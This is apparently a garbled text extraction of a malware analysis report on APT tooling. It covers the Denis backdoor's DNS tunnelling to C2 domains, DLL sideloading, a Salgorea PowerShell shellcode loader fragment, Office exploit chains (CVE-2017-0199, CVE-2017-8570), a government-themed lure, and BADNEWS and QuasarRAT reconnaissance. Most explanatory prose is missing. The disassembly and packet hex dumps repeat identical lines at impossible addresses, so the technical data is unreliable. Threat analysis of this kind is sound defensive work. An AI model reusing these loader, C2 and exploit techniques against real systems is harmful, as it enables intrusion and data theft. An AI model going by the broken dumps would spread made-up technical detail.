01006D5E	E8 FFDE0000	call 01014BB3	
01006D5F	50	push ecx	
01006D60	50	push eax	
01006D61	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D62	E8 FFDE0000	call 01014BB3	
01006D63	50	push ecx	
01006D64	50	push eax	
01006D65	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D66	E8 FFDE0000	call 01014BB3	
01006D67	50	push ecx	
01006D68	50	push eax	
01006D69	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D6A	E8 FFDE0000	call 01014BB3	
01006D6B	50	push ecx	
01006D6C	50	push eax	
01006D6D	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D6E	E8 FFDE0000	call 01014BB3	
01006D6F	50	push ecx	
01006D70	50	push eax	
01006D71	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D72	E8 FFDE0000	call 01014BB3	
01006D73	50	push ecx	
01006D74	50	push eax	
01006D75	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D76	E8 FFDE0000	call 01014BB3	
01006D77	50	push ecx	
01006D78	50	push eax	
01006D79	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D7A	E8 FFDE0000	call 01014BB3	
01006D7B	50	push ecx	
01006D7C	50	push eax	
01006D7D	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D7E	E8 FFDE0000	call 01014BB3	
01006D7F	50	push ecx	
01006D80	50	push eax	
01006D81	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D82	E8 FFDE0000	call 01014BB3	
01006D83	50	push ecx	
01006D84	50	push eax	
01006D85	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D86	E8 FFDE0000	call 01014BB3	
01006D87	50	push ecx	
01006D88	50	push eax	
01006D89	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D8A	E8 FFDE0000	call 01014BB3	
01006D8B	50	push ecx	
01006D8C	50	push eax	
01006D8D	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D8E	E8 FFDE0000	call 01014BB3	
01006D8F	50	push ecx	
01006D90	50	push eax	
01006D91	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D92	E8 FFDE0000	call 01014BB3	
01006D93	50	push ecx	
01006D94	50	push eax	
01006D95	FF75 08	push dword ptr ss:[ebp+0x8]	
01006D96	E8 FFDE0000	call 01014BB3	

17


Host

Host

18

C&C

C&C



89

19

3. DNS

Denis

Denis

DNS

3

1

a.

Base64

DNS

8.8.8.8

DNS

BotID

Queries

AAAAAFAkN.z.teriava.com: type NULL, class IN
 Name: AAAAAAFAkN.z.teriava.com
 [Name Length: 46]

AAAAAFAkN.z.teriava.com	0030	00 00 00 00 00 00	20 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
AAAAAFAkN.z.teriava.com	0040	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	
AAAAAFAkN.z.teriava.com	0050	41 41 41 41 46 b 4e 01 7a 07 74 65 72 69 61 76	
AAAAAFAkN.z.teriava.com	0060	61 03 63 6f 6d 00 00 0a 00 01 00 00 00 00 00 00	

90

20

b.C&C

BotID

BotID

zlib

789c

Answers

AAAAAIIgM.z.teriava.com: type NULL, class IN
Name: AAAAAIIgM.z.teriava.com

```
0000 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0004 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0008 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
000c 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0010 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0014 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0018 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
001c 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0020 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0024 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0028 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
002c 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0030 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0034 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0038 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
003c 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0040 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0044 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0048 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
004c 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0050 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0054 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0058 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
005c 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0060 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0064 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0068 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
006c 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0070 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0074 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0078 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
007c 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0080 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0084 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0088 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
008c 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0090 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0094 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
0098 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
009c 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
00a0 00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00 ...T...P.V...F.
```

91

21

2E D9 95 62 0x2ED99562

Denis C&C

BotID

c. Denis C&C

zlib

Base64

Queries

LtmVYgQAAAAAAEAAAAAAAAAAAAAJCY.AAAAAAwAAAA6AAAAeJwLc_ULdDdY1MjeyMHQy
Name: LtmVYgQAAAAAAEAAAAAAAAAAAAAJCY.AAAAAAwAAAA6AAAAeJwLc_ULdDdY1

```
..... L tmVYgQA 0030 00 00 00 00 00 00 20 4c 74 6d 56 59 67 51 41 41
AAAAAEAA AAAAAAAA 0040 41 41 41 41 41 45 41 41 41 41 41 41 41 41 41
AAAAAJCY> AAAAAADwA 0050 41 41 41 41 4a 43 59 3e 41 41 41 41 41 44 77 41
AAA6AAAA eJwLc_UL 0060 41 41 41 36 41 41 41 41 65 4a 77 4c 63 5f 55 4c
DdY1Mjey MHQydHry 0070 44 64 59 31 4d 6a 65 79 4d 48 51 79 64 48 52 79
TMnNzMss LilKLMkv 0080 54 4d 6e 4e 7a 4d 73 73 4c 69 6c 4b 4c 4d 6b 76
YnBiAA g TOP_R2-i 0090 59 6e 42 69 41 41 20 67 54 4f 50 5f 52 32 2d 69
V9mZGVkZ mBkYGKAA 00a0 56 39 6d 5a 47 56 6b 5a 6d 42 6b 59 47 4b 41 41
```

92

22

LtmVYgQAAAAAAEAAAAAAAAAAAAAJCY

Base64

2E D9 95 62 04 00 00 00

00 00 01 00 00 00 "2E D9 95 62" BotID "04 00 00 00 00 00 01 00 00 00"

AAAAADwAAAA6AAAAeJwLc_ULdDdY1MjeyMHQydHryTMnNzMssLilKLMkvYnBiAA.gTOP_R2-

iV9mZGVkZmBkYGKAAwD7vA2H

Base64

zlib

```
Memory 2
Address: 0x002EE3D0
0x002EE3D0 56 45 4e 55 53 2d 32 37 32 38 31 42 31 41 42 41 VENUS-27281B1ABA
0x002EE3E0 64 6d 69 6e 69 73 74 72 61 74 6f 72 00 42 00 00 dministrator.B..
```

93

23

BotID Base64

Queries

LtmVYgAAAAAAAAAAAAAAAAAAAAJOW.z.teriava.com: type NULL, class IN

Name: LtmVYgAAAAAAAAAAAAAAAAAAAAJOW.z.teriava.com

[Name Length: 46]

0030	00 00 00 00 00 00	20 4c 74 6d 56 59 67 41 41 41	 L tmVYgAAA
0040	41 41 41 41 41 41	41 41 41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAA
0050	41 41 41 41 4a 4f	57 01 7a 07 74 65 72 69 61 76	AAAAJOW. z.teriav
0060	61 03 63 6f 6d 00	00 0a 00 01 00 00 00 00 00 00	a.com... ..

94

24

16

```
; enum CMDs, mappedto_64
CMD_API_RUN      = 1
CMD_FREE_LIB     = 2
CMD_PROC_START   = 3
CMD_READ_FILE    = 4
CMD_SHELL_RES    = 5
CMD_NONE         = 6
CMD_WRITE        = 7
CMD_ENUM_WINDOWS = 0Ah
CMD_SET_REG      = 0Bh
CMD_REG          = 0Ch
CMD_FIND         = 0Fh
CMD_MOVE         = 10h
CMD_DELETE       = 11h
CMD_DRVS_INF     = 12h
CMD_CREATE_DIR   = 13h
CMD_REMOVE       = 14h
```

95

25


2

DNS		DNS		UNICODE			
a f		a f		0	9	g	0 h 1
0		g		8			o
1		h		9			p
2		i		a			a
3		j		b			b
4		k		c			c
5		l		d			d
6		m		e			e
7		n		f			f

76 00

nmgg 6E 00

megg



96 26
http dns IP

97 27
IP POST host referer dns

98 28
loader dll shellcode \$'#ö1y Ä 0 F
rastls.dll OUTLFLTR.DAT rastlsc.exe
Symantec rastls.dll
OUTLFLTR.DAT rastls.dll rastlsc.exe
dll loader

rastls.dll

3

IC<Container

type>.<UID>.<Container>.<Server address>

IC1.MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS.LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4B
LY5J5TCVAW.tt.lookfofo.com

IC	1	Container type	(	Container	)
Container type	1	4	2		3
	4		MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS	UID	
IP		Base32			
LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4BLY5J5TCVAW		Container		Base32	
		IACIMAOQ			

4. Salgorea

2015

Salgorea	2017		powershell
2015	Salgorea	Word	JPG
	"	"	Bundle.rdb
Bundle.rdb	Salgorea		msiexec.exe
		dll	
		dll	

2017	powershell	shellcode	shellcode
	dll		

`$binary = [Convert]::FromBase64String("6MBQBgD+/v7+u61dh3QR00YNH0a3V(`


`$signature=@'`
`[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc`
`[DllImport("kernel32.dll")] public static extern IntPtr CreateThread`
`99`
`29`

2015 Bundle.rdb

1000ED5D	sub	eax, 148h
1000ED62	jz	loc_1000EDED
1000ED68	sub	eax, 40h
1000ED6B	jz	short loc_1000EDD3
1000ED6D	sub	eax, 1845h
1000ED72	jz	short loc_1000EDBB
1000ED74	sub	eax, 53h
1000ED77	jz	short loc_1000EDA3
1000ED79	sub	eax, 290Dh
1000ED7E	jz	short loc_1000ED8C

100 30

			101		31
	Bundle.rdb	2017	dll	C&C	
			Salgorea		
Loader	2017		Powershell		



102

1

OLE
ppt

Start_chain_1

ppsx

ppt



103


2

ppsx

CVE-2017-0199

ppt

sct



104


3

sct

Powershell

putty.exe

Strategic_Chain.pdf



105

4


Entanglement ppsx

CVE-2017-0199

ppsx

Powershell

decoy ppt Powerpoint



106


5

2.

B


2018 3

CVE-2017-8570



107

6



108



7



109

8

2 Package OLE 1

OLE
Package OLE Packager.dll %TMP%


110 9

OLE

CVE-2017-8570

Scriptlet Moniker

sct



111

10

qrar

3. C

CVE-2015-2545

CVE-2017-0261

BADNEWS

	GOVERNMENT OF PAKISTAN MINISTRY OF INTERIOR NATIONAL DATABASE & REGISTRATION AUTHORITY Regional Head Office, New Zarghoon Road Quetta, Telephone: 081-9211854, Fax: 081-9211828	
NADRA/NRC/Policy- 7005-15		11 Dec 2017
REMINDER-III		
To:	All Zonal Assistant Directors, All DAUs (NRCs/MRVs)	
ID:	Technical Section Card Destruction Cell	
Subject:	Disposal of Cards/ Security Papers/ Scanned Forms- Yearly Report	

112

11

4.1.2. 2

QuasarRAT BADNEWS


1.QuasarRAT

A

B

QuasarRAT

Qihoo 360



113

12


QuasarRAT

C#

QuasarRAT

Loader
QuasarRAT

Loader



114

13

```

⊞ GetAccountType() : string @0600097A
⊞ GetAntivirus() : string @0600097F
⊞ GetCpu() : string @0600097C
⊞ GetFirewall() : string @06000980
⊞ GetGpu() : string @0600097E
⊞ GetId() : string @0600097B
⊞ GetLanIp() : string @06000984
⊞ GetMacAddress() : string @06000985
⊞ GetOperatingSystem() : string @06000979
⊞ GetPcName() : string @06000983
⊞ GetRam() : int @0600097D
⊞ GetUptime() : string @06000981
⊞ GetUsername() : string @06000982

```

115

14

C&C

C&C

```

.....QA.u...Nu...l...h.....Processor
(CPU). Intel(R) Core(TM) i5-6500 CPU @ 3.20G
Hz..Memory (RAM)..1023 MB..Video Card (GPU)..
VMware SVGA 3D..Username..PC Name.
.WIN-E4IQBFNH36E..Uptime..0d : 9h : 26m : 58s
